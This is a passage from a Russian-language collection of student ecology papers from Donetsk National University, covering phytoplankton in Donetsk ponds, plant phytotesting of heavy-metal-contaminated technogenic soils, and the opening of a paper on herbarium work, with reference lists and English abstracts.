 17. Калинина А.В. Состояние ценопопуляций видов рода *Oenothera* L. в трансформированных экотопах Донбасса // Лесохозяйственная информация. – 2022. – № 3. – С. 135-144.
 18. Мирненко Н.С. Жизнеспособность пыльцы некоторых видов древесных растений Донецкой агломерации // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 55-61.
 19. Петкогло О.В., Сафонов А.И. Ретроспективный анализ интерьерной и ландшафтной фитооптимизации промышленной среды (к 100-летию профессора М.Л. Ревы) // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2022. – № 3. – С. 72-79.
 20. Сафонов А.И. Весовые коэффициенты фитоквантификации в антропогенно трансформированной среде Донбасса // Проблемы экологии и охраны природы техногенного региона. 2022. № 1-2. С. 17-22.
 21. Сафонов А.И., Глухов А.З. Комплексная оценка техногенной нагрузки в импактном фитомониторинге Донбасса // ЭкоБиоТех 2021. – Уфа: УИБ РАН, 2021. – С. 150-154.
 22. Сафонов А.И., Глухов А.З. Экологический фитомониторинг в Донбассе с использованием геостратегического картографирования // Проблемы промышленной ботаники индустриально развитых регионов. – Кемерово: Федеральный исследовательский центр угля и углехимии Сибирского отделения Российской академии наук, 2021. – С. 77-79. DOI 10.53650/9785902305606_77.

APPROBATION OF GEOCHEMICAL AND PHYTOINDICATION PROFILES BY THE ROUTE METHOD IN THE CENTRAL DONBASS

Annotation. As part of the complex topic being implemented, for the implementation of final qualification works at the Department of Botany and Ecology of the Donetsk National University on the indication properties and functions of plants in the industrial region, route profiling of technogenic ecotopes of the central Donbass was carried out to contrast the geochemical environment for individual ingredients and phytoindication studies: structural plasticity of indicator plants in the conditions of the anthropogenic environment; opportunities for express assessment of the ecological state of the streets of Donetsk by phytoquantification.

Keywords: phytoindication, Donbass, phytomonitoring, heavy metal pollution, route profiling.

Suetskaya Ya.A., Ivanova D.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 574.34

АНАЛИЗ ПРОБ ФИТОПЛАНКТОНА ПРУДОВ Г. ДОНЕЦКА

Ткаченко Т.В.

*Научный руководитель: Мирненко Э.И., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В работе представлены данные о развитии фитопланктона в прудах г. Донецка. Установлена систематическая структура, количественные показатели и распределение видового состава. В ходе определения проб фитопланктона было идентифицировано 58 видовых таксона, численность и биомасса в прудах незначительны и неравномерно распределены в зависимости от сезона года.

Ключевые слова: пруды, фитопланктон, количественные показатели, Донецк.

Донбасс является крупным промышленным регионом, а обеспеченность его пресной водой одна из самых низких на территории Северного Причерноморья. Она обусловлена следующими факторами. Во-первых, большая часть рек области, особенно Донецкого края, относятся к центробежному или транзитному типу. Первые протекают по территории республики только верховьями и маловодны. Реки второго типа пересекают территорию республики в своей средней части, однако в пределах области находится лишь небольшая часть их русла [1].

Воды рек зачастую направлены на обеспечение промышленности и аккумуляцию прудов. Пруд изначально антропогенный озеровидный (котлованный) объект, имеет речное питание и предназначен для орошения, водоснабжения, разведения рыбы (прудовое рыбное хозяйство) и водоплавающей птицы, а также для санитарных, противопожарных и спортивных потребностей. На Донбассе речную воду используют для создания отстойников шахтных вод, что создает дополнительные проблемы в обеспечении пресными водами [1-2].

Гидрологические характеристики водоемов Донецкой республики обусловлены особыми климатическими условиями. Климат региона умеренный континентальный с холодной зимой и не жарким летом. Континентальность климата имеет сглаженность на юге области за счет влияния водных масс Азовского моря, в центральной части – за счет возвышенного рельефа, а на севере – по причине влияния реки Северский Донец и рек его бассейна [3].

Средняя годовая амплитуда температуры в Донецкой республике составляет 10,3°C, максимальная – 41°C. [3]. Осадков выпадает от 500 мм/год в Донецком крае до 354 мм/год в Приазовье, где 70% среднегодового их количества приходится на теплое время года, максимум на июнь – июль, а минимум на январь – февраль преобладают сильные восточные ветры [3].

Биота прудов г. Донецка менее разнообразна из-за наличия большого количества водозаборных сооружений и сброса сточных вод. Загрязнение поверхностных и подземных вод можно разделить на следующие типы:

- химическое – наличие в воде синтетических веществ токсического и нетоксического действия;
- биологическое и бактериальное – присутствие в воде патогенных микроорганизмов токсичных водорослей, спор грибов;
- механическое – повышение содержание взвешенных веществ которое присутствует зачастую в придонном и поверхностном слое;
- радиоактивное – присутствие радиоактивных изотопов в толще воды, а также на дне водоема;

- тепловое – спуск подогретых вод с тепловых и атомных электростанций [4].

Основными источниками загрязнения и засорения водоемов недостаточно очищенные сточные воды промышленных и коммунальных предприятий, крупных животноводческих комплексов, отходы производства при разработке рудных ископаемых; воды шахт, рудников, обработке и сплаве лесоматериалов; сбросы водного и железнодорожного транспорта; отходы первичной обработки льна, пестициды и т.д. Загрязняющие вещества, попадая в природные водоемы, приводят к качественным изменениям воды, которые, в основном, проявляются в изменении физических свойств воды, в частности, появление неприятных запахов, сладостей и т.д.; в изменении химического состава воды, в частности, появление в ней вредных веществ, налицо плавающих веществ на поверхности воды и отложении их на дне водоемов. Также стоит отметить, что из-за частых аварийных ситуаций на объектах канализационного хозяйства их санитарно-эпидемиологическое состояние остается неудовлетворительным [4].

Фитопланктон – один из основных первичных продуцентов органического вещества водных экосистем [2]. Ряд исследований [5-14,16] показывает определяющую роль фитопланктона в формировании качества воды и оценке состояния водоемов.

Целью работы является анализ биоразнообразия фитопланктона в пробах, в разнотипных прудах г. Донецка.

Пробы фитопланктона были отобраны сотрудниками кафедры ботаники и экологии ДонНУ в период с 2015 по 2021 г на таких прудах: Заводские (Куйбышевский район), Кирша (Кировский район), Ветковский (Киевский), Донецкое море (Ленинский). Пробы воды отбирали в соответствии с ГОСТами [15]. Отбор проб производили с использованием различных плавсредств, из мостов, подмостки [15]. Все результаты количественного анализа обработаны статистически в программе Excel (определены средние, ошибки среднего, проведено сравнение средних).

В ходе определения проб фитопланктона в целом было идентифицировано 58 видовых таксона водорослей, принадлежащих к 5 отделам (*Cyanophyta*, *Euglenophyta*, *Dinophyta*, *Bacillariophyta*, *Chlorophyta*), 18 семействам и 52 родам (рис.1).




Рисунок 1 – Систематическая структура фитопланктона исследуемых прудов.

Для альгофлоры всех исследуемых прудов доминирующими можно выделить отделы *Bacillariophyta* – 9-14 видов (в среднем 32% от общего числа видов), принадлежащие не более к 11 родам (28% общего числа родов) и 6 семействам. Вторым по количеству видов был отдел *Chlorophyta*, представленный от 18 до 25 видовыми таксонами (в среднем 50,7% от общего числа видов) 7 родов (39% общего числа родов) 9 семействам. В разной степени было идентифицировано от 3 до 7 представителей

отдела *Euglenophyta* (14% общего числа видов), относящиеся к 3 родам одного семейства. Синезеленые (*Cyanophyta*) варьировали от 1 до 7 видовых таксонов (4% общего числа видов) 3 рода (7,1% общего числа родов) 2 семейства. Отдел *Dinophyta* был представлен единично. Таким образом, альгофлора исследуемых прудов в целом носит диатомово-протококковый характер с незначительным участием синезеленых, динофитовых и эвгленофитовых водорослей.

Численность и биомасса фитопланктона в прудах незначительны и неравномерно распределены в зависимости от сезона года. По многолетним средним показаниям составляли: численность – в среднем 379 кл/дм³, а биомасса – 505,3 мкг/дм³. В формировании численности основную роль играли зеленые водоросли, которые составляли от 46 до 66% от суммарной численности фитопланктона. В отдельные годы характер доминирования изменялся и начинали значительно развиваться диатомовые водоросли, а летний период высокую биомассу получали синезеленые, при низком видовом разнообразии численность клеток синезелёных достигала 1 млн.кл/дм³, что указывает на процессы увеличенного количества биогенных вещества.




Рисунок – 2 Распределение видового состава фитопланктона в прудах г. Донецка.

Таким образом, экосистема пруды г. Донецка испытывает значительную антропогенную нагрузку и процессы самовосстановления сообществ водорослей нарушены, что проявляется в неравномерном распределении видового состава. Ряд водных объектов должны находиться под тщательным надзором со стороны санитарно-эпидемиологических и экологических служб г. Донецка и при необходимости на объекте должен быть введен природоохранный режим.

СПИСОК ЛИТЕРАТУРЫ

1. Авакян А.Б., Салтанкин В.П., Шарапов В.А. Водохранилища мира. – М: Мысль 1987. – 323 с.
2. Вассер С.П., Кондратьева Н.В., Масюк Н.В. и др. Водоросли. Справочник. – К.: Наук. думка, 1989. – 608 с.
3. Доклад о состоянии окружающей среды на территории Донецкой Народной Республики за 2021 год.
4. Сладечек В. Общая биологическая схема качества воды // Санитарная и техническая гидробиология. – М.: Наука, 1967. –131 с.
5. Мирненко Э.И. Таксономическое разнообразие фитопланктона реки Кальмиус и водохранилищ, расположенных на ней // Трансформация экосистем. – 2022. – Т. 5. № 2 (16). – С. 63-73.
6. Мирненко Э.И. *Dinobryon divergens* во флоре р. Кальмиус // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности. Материалы VII Международной научной конференции, посвящённой 85-летию Донецкого национального университета (Донецк, 27–28 октября 2022 г.). – Донецк: ДонНУ, 2022. – С. 98-99.
7. Касько А.А., Комарова А.М., Мирненко Э.И. Формирование фитоперифитона в водоёмах Донбасса // Охрана окружающей среды и рациональное использование природных ресурсов. Сб. материалов XV Междунар. конф. аспирантов и обучающихся (Донецк, 13-15 апреля 2021 г.). – Донецк: ДонНТУ, 2021. – С. 220-221.
8. Мирненко Э.И. Виды *Chlorococcales marchand* Нижнекальмиусского водохранилища Донецка // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 1-2. – С. 25-32.
9. Мирненко Э.И. Минерализация водных экосистем как фактор трансформации комплексов фитопланктона прудов г. Донецка // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 30-35.
10. Мирненко Э.И. Особенности "цветения" *Aphanizomenon flos-aquae* (L.) Ralfs. в альгофлоре Нижнекальмиусского водохранилища // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 253-255.
11. Мирненко Э.И. Оценка количественных показателей фитопланктона в прудах г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. Материалы международной научно-практической конференции (Воронеж, 3-5 октября 2019). Воронеж: Издательство «Цифровая полиграфия», 2019. – С. 98-101.
12. Мирненко Э.И., Комарова А.М. Искусственных водоемов г. Донецка // Среда, окружающая человека: природная, техногенная, социальная. Материалы X Международной научно-практической конференции (Брянск, 29 апреля 2021г.). – Брянск: Изд-во БГИТУ, 2021. – С. 70-72.
13. Мирненко Э.И., Макуха А.О. Особенности развития фитопланктона в прудах Донецкого ботанического сада // Изучение и сохранение биоразнообразия в ботанических садах и других интродукционных центрах. Материалы научной конференции с международным участием, посвященной 55-летию Донецкого ботанического сада (Донецк, 8-10 октября 2019 г.). – Донецк, 2019. – С. 261-265.
14. Мирненко Э.И., Макуха А.О. Фитопланктон как показатель экологического состояния прудов г. Донецка // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. – С. 44-49.
15. Фомин Г.С. Вода. Контроль химической, бактериальной и радиационной безопасности / Энциклопедический справочник. 3-е издание переработанное и дополненное. – М.: Изд-во «Протектор», 2000. – 848 с.
16. Mirnenko E.I. Taxonomic diversity of phytoplankton of the Kalmius river and its reservoirs // Ecosystem Transformation. – 2022. – Vol. 5. № 2 (16). – P. 3-13.

ANALYSIS OF PHYTOPLANKTON SAMPLES FROM PONDS IN DONETSK

Annotation. The paper presents data on the development of phytoplankton in the ponds of Donetsk. The systematic structure, quantitative indicators and distribution of species composition are established. During the determination of phytoplankton samples, 58 species taxa were identified, the number and biomass in the ponds are insignificant and unevenly distributed depending on the season of the year.

Keywords: ponds, phytoplankton, quantitative indicators, Donetsk.

Tkachenko T.V.

Scientific adviser: Mirnenko E.I.

Donetsk National University

E-mail: tatyana.tkachenko.2021@inbox.ru

УДК 581.15 (477.60)

ВИДОМЕТАЛЛОСПЕЦИФИЧНОСТЬ В ФИТОТЕСТИРОВАНИИ

Турчанинова А.В.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. На основании накопленного опыта по выявлению особой токсичности технозёмов, собранных семенных материалов (образцов) были проведены лабораторные опыты по выявлению видовой специфической реакции разных растений на действие разных форм тяжелых металлов в сочетании с природными аномалиями, встречающимися в Донбассе. Проиллюстрирована ризологическая специфическая ответная реакция видов-индикаторов на действие загрязнителей.

Ключевые слова: фитотестирование, тяжелые металлы, экологический мониторинг, фитоиндикация.

В предыдущей серии работ была выделена первичная реакция представителей семейства бобовых на действие 2 и 3 концентраций ПДК тяжёлых металлов при монофакторном загрязнении [1]. Для территории Донбасса полностью переформированные ландшафты являются предметом специального изучения [2–5], в том числе по вопросам выявления адаптации и устойчивости видов-индикаторов к неблагоприятным факторам среды на основании данных по структурной ботанике – анатомии и морфологии растений, цитологии и гистологии растительных организмов [6–8]. По этим причинам были продолжены исследования видовой специфичности в реакции растений на действие приоритетных загрязнителей в Донбассе (тяжелых металлов).

Цель работы – на основании накопленного опыта по выявлению особой токсичности технозёмов, собранных семенных материалов (образцов) провести лабораторные опыты по выявлению видовой специфической реакции разных растений на действие разных форм тяжелых металлов в сочетании с природными аномалиями, встречающимися в Донбассе; проиллюстрировать ризологическую специфическую ответную реакцию видов-индикаторов на действие загрязнителей.

За основу при выборе объектов, предметов и способов проведения лабораторного эксперимента были выбраны наработки донецких ученых по вопросам оптимизации среды [9], аналитической экологии [10], биоразнообразия [11], геостратегического планирования и оценки [12, 13]. Ввиду реализуемых крупных государственных научных тем [14] и конкретных разработок по структурной биологии в Донбассе [15–17] были предложены способы проведения текущего эксперимента. Важно, что многие эколого-ботанические разработки имеют библиографический учёт [18], направлены в аспекте фиторемедиации [19] и фитоиндикации, экологического мониторинга в регионе [20–23].

На рис. 1 дана иллюстрация экспозиционных участков сбора технозёмов, санитарно-защитные зоны и участки максимального импакта предприятий-загрязнителей в Донбассе, указано, что для этих предприятий проведены подробные экологические экспертизы и другими фитоиндикационными методами. Получены паспортные данные индикационной экспертизы. Определены тенденции, что уровень техногенного воздействия в зависимости от интенсивности работы предприятия может как увеличиваться, так и уменьшаться. Части рисунка в названии с диагностикой эдафотопов – использованы разработки аспиранта кафедры ботаники и экологии – А.В. Калининой [2, 20, 21, 23] в совместной работе с доцентом ДонНТУ Е.А. Гермоновой [12, 13]. Нами был выполнен качественный анализ по системе

ризологической реакции при прорастании на токсичных или малотоксичных субстратах – технозёмах Донбасса (рис. 1).

Сводные таблицы значений фитоиндикаторов

Значение индикаторных признаков состояния растений										Общий показатель
MDGC ₁	MDGR ₁	MDGB ₁	ITREv	AANC ₁	KPC ₁	SDPmsC ₁	KDNEC ₁	TrShC ₁	CC ₁	
7	9	6	8	7	7	7	8	9	8	76
9	9	6	8	7	7	7	9	7	7	76

Донецкий металлургический завод

Значение индикаторных признаков состояния растений										Общий показатель
MDGC ₁	MDGR ₁	MDGB ₁	ITREv	AANC ₁	KPC ₁	SDPmsC ₁	KDNEC ₁	TrShC ₁	CC ₁	
5	5	3	5	4	6	5	6	5	5	49
7	6	3	5	6	7	8	8	8	8	66

Старобешевская ТЭС

Значение индикаторных признаков состояния растений										Общий показатель
MDGC ₁	MDGR ₁	MDGB ₁	ITREv	AANC ₁	KPC ₁	SDPmsC ₁	KDNEC ₁	TrShC ₁	CC ₁	
8	10	6	9	8	8	8	8	10	8	83
10	9	5	8	9	9	9	8	4	8	79

Ясиновский коксохимзавод

Значение индикаторных признаков состояния растений										Общий показатель
MDGC ₁	MDGR ₁	MDGB ₁	ITREv	AANC ₁	KPC ₁	SDPmsC ₁	KDNEC ₁	TrShC ₁	CC ₁	
6	7	4	6	6	5	6	7	7	7	60
5	4	3	5	5	4	4	4	6	5	45

Харьковский трубный завод



ДИАГНОСТИКА ЭДАФОТОПОВ ОТВАЛОВ УГОЛЬНЫХ ШАХТ МЕТОДАМИ ФИТОТЕСТИРОВАНИЯ




Рисунок 1 – Объекты и способы проведения фитотестирования в условиях отбора образцов технозёмов открытых ландшафтов

Были установлены видоспецифические закономерности реакции растений на загрязнители в следующей последовательности действия токсичности:

- *Capsella bursa-pastoris*: Cu, Ni, Fe, Zn, Pb, Cd, Mn;
- *Diploptaxis muralis*: Cd, Pb, Cu, Ni, Fe, Zn, Mn;
- *Sagina procumbens*: Cd, Cu, Ni, Fe, Zn, Pb, Mn;

- *Sisymbrium polymorphum*: Zn, Pb, Cd, Mn, Cu, Ni, Fe;
- *Atriplex mircantha*: Cu, Ni, Fe, Zn, Pb, Cd, Mn;
- *Berteroa incana*: Pb, Cd, Ni, Cu, Fe, Zn, Mn;
- *Artemisia absinthium*: Zn, Cd, Pb, Cu, Ni, Fe, Mn;
- *Fumaria schleicheri*: Zn, Pb, Cd, Cu, Ni, Fe, Mn;
- *Matricaria recutita*: Cd, Pb, Cu, Ni, Fe, Zn, Mn;
- *Stellaria subulata*: Zn, Pb, Cd, Cu, Ni, Fe, Mn;
- *Glaucium corniculatum*: Zn, Pb, Cd, Cu, Ni, Fe, Mn;
- *Nigella arvensis*: Cd, Pb, Cu, Ni, Fe, Zn, Mn;
- *Alsine media*: Zn, Pb, Cd, Cu, Ni, Fe, Mn;
- *Dianthus campestris*: Zn, Pb, Cd, Mn, Cu, Ni, Fe;
- *Polygonum aviculare*: Cd, Ni, Cu, Fe, Zn, Pb, Mn.

По нашему предположению видоспецифичность в ризологическом эксперименте зависит от особенностей отдельного вида формировать зону всасывания на разных горизонтах; на практике – наиболее антропогенно подвижным является верхний грунтовый горизонт 1-5 см; если образцы технозёмов были отобраны в этом горизонте, то фитотоксичность выше и в целом подвижность ионов тяжелых металлов менее связана халатообразующими комплексами или не блокирована органоспецифическими соединениями.

В работе по ризологической идентификации использовали данные по строению (в первую очередь – асимметричности) корневого чехлика, целостности ткани дерматогена, или дерматокалипрогена, вариантов строения периблемы, эпиблемы, плеромы, – 5 индикаторных ключевых показателя объединили в расчет 5-балльной шкалы для рабочей версии оценки уровня токсического воздействия отдельного субстрата.

Таким образом, на основании накопленного опыта по выявлению особой токсичности технозёмов, собранных семенных материалов (образцов) проведены лабораторные опыты по выявлению видовой специфической реакции разных растений на действие разных форм тяжелых металлов в сочетании с природными аномалиями, встречающимися в Донбассе; проиллюстрирована ризологическая специфическая ответная реакция видов-индикаторов на действие загрязнителей.

СПИСОК ЛИТЕРАТУРЫ

1. Турчанинова А.В. Первичные реакции фитоиндикатора на загрязнение почв тяжелыми металлами при прорастании // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 102-105.
2. Калинина А.В., Гермонова Е.А. Геостратегическая визуализация фитоценозов породных отвалов угольных шахт Г. Макеевки в условиях самозарастания и рекультивации // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. – С. 28-34.
3. Кравсун Т.И. Фитотестирование загрязнения тяжёлыми металлами почв Донбасса // Разнообразие растительного мира. – 2020. – № 3 (6). – С. 37-44.
4. Safonov A.I. Approbation of botanical expertise method in ecological monitoring // Геополитика и экогеодинамика регионов. – 2014. – Т. 10. № 2. – С. 219-221.
5. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. (25 октября 2018 г.). – Т. 2. – Донецк: ДонНУ, 2018. – С. 216–217.
6. Сафонов А.И. Структурная разнокачественность эмбриональных структур фитоиндикаторов в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 3–4. – С. 23–29.
7. Сафонов А.И. Функциональная значимость меристем растений-индикаторов в биодиагностике природных сред // Биодиагностика состояния природных и природно-техногенных систем. – Киров: Вятский государственный университет, 2021. – С. 10-13.

8. Сафонов А.И. Межфазные точки роста в фокусе внимания стратегической фитоиндикации // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). Т. 3. Донецк: ДонНУ, 2021. – С. 146–148.
9. Сафонов А.И., Фрунзе О.В. Фиторемедиационный эффект по данным экологического мониторинга в Донбассе // Среда, окружающая человека: природная, техногенная, социальная: Матер. VIII Междунар. научн. конф. (Брянск, 25-27 апреля 2019 г.) – Брянск: Изд-во БГИТУ, 2019. – С. 159-162.
10. Алемасова А.С. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
11. Беспалова С.В. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
12. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Цифровая полиграфия, 2019. – С. 39-40.
13. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202-204.
14. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. – № 1-2. – С. 6-12.
15. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1(1). – С. 4-16. – DOI 10.22281/2686-9713-2019-1-4-16.
16. Сафонов А.И. Аномалии эмбриональных структур растений-индикаторов Донбасса // Разнообразие растительного мира. – 2022. – № 3(14). – С. 5-18. <https://doi.org/10.22281/2686-9713-2022-3-5-18>
17. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности : Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
18. Авраимова Т.В. Экологические разработки в Донбассе: библиографический учет и популяризация научных исследований // Библиотеки и экологическое просвещение: теория и практика. – Москва: ГПНТБ России, 2022. – С. 11-15. <https://doi.org/10.33186/978-5-85638-255-5-2022-11-15>
19. Фрунзе О.В. Фиторемедиация почв, загрязненных ионами тяжелых металлов, с помощью древесных и кустарниковых растений // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 92-98.
20. Калинина А.В. Карполого-индикационная значимость рудералов в условиях городской среды // Донецкие чтения 2016. Образование, наука и вызовы современности: Донецк: ЮФУ, 2016. – С. 312-314.
21. Калинина А.В. Состояние ценопопуляций видов рода *Oenothera* L. в трансформированных экотопах Донбасса // Лесохозяйственная информация. – 2022. – № 3. – С. 135-144.
22. Фрунзе О.В., Олюнина Е.А. Содержание ионов кобальта и марганца в проростках газонных трав в условиях контролируемого загрязнения // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 108-114.
23. Калинина А.В. Динамика фиторазнообразия сообществ породного отвала шахты "Капитальная" г. Макеевки // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 19-23.

SPECIFICITY OF SPECIES AND METALS IN PHYTOTESTING

Annotation. Based on the accumulated experience in identifying the special toxicity of technozems, collected seed materials (samples), laboratory experiments were carried out to identify the species-specific response of different plants to the action of various forms of heavy metals in combination with natural anomalies found in the Donbass. Rhizologically specific response of indicator species to the action of pollutants is illustrated.

Keywords: phytotesting, heavy metals, environmental monitoring, phytoindication.

Turchaninova A.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 581.15 : 911.52 (477.60)

ГЕРБАРНОЕ ДЕЛО – ОСНОВА НАУЧНОЙ ИДЕНТИФИКАЦИИ ДАННЫХ О ПРИРОДЕ В ДОНБАССЕ (НА ПРИМЕРЕ ОТДЕЛЬНЫХ ТАКСОНОВ)

Фомина А.Д.

Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой ГОУ ВПО «ДОННУ»

Аннотация. Приведены примеры организации работы с гербарием на кафедре ботаники и экологии в Донецком национальном университете. Выделены отдельные таксоны, которые составляют ядро флоры Донбасса для изучения студентами в курсах ботаники – как учебный материал; проанализированы гербарные фонды по вопросам учебного гербария и гербария охраняемых видов растений.

Ключевые слова: Донбасс, гербарное дело, фитоиндикация, учебный гербарий, фитомониторинг.

Система изучения растений в современном научно-аналитическом пространстве базируется на накоплении и обработки ботанических данных с помощью прогрессивных технологий [1, 2], но на основании классических подходов в гербарном деле [3–7].

Цель работы – привести примеры организации работы с гербарием на кафедре ботаники и экологии в Донецком национальном университете, выделить отдельные таксоны, которые составляют ядро флоры Донбасса для изучения студентами в курсах ботаники – как учебный материал; проанализировать гербарные фонды по вопросам учебного гербария и гербария охраняемых видов растений.

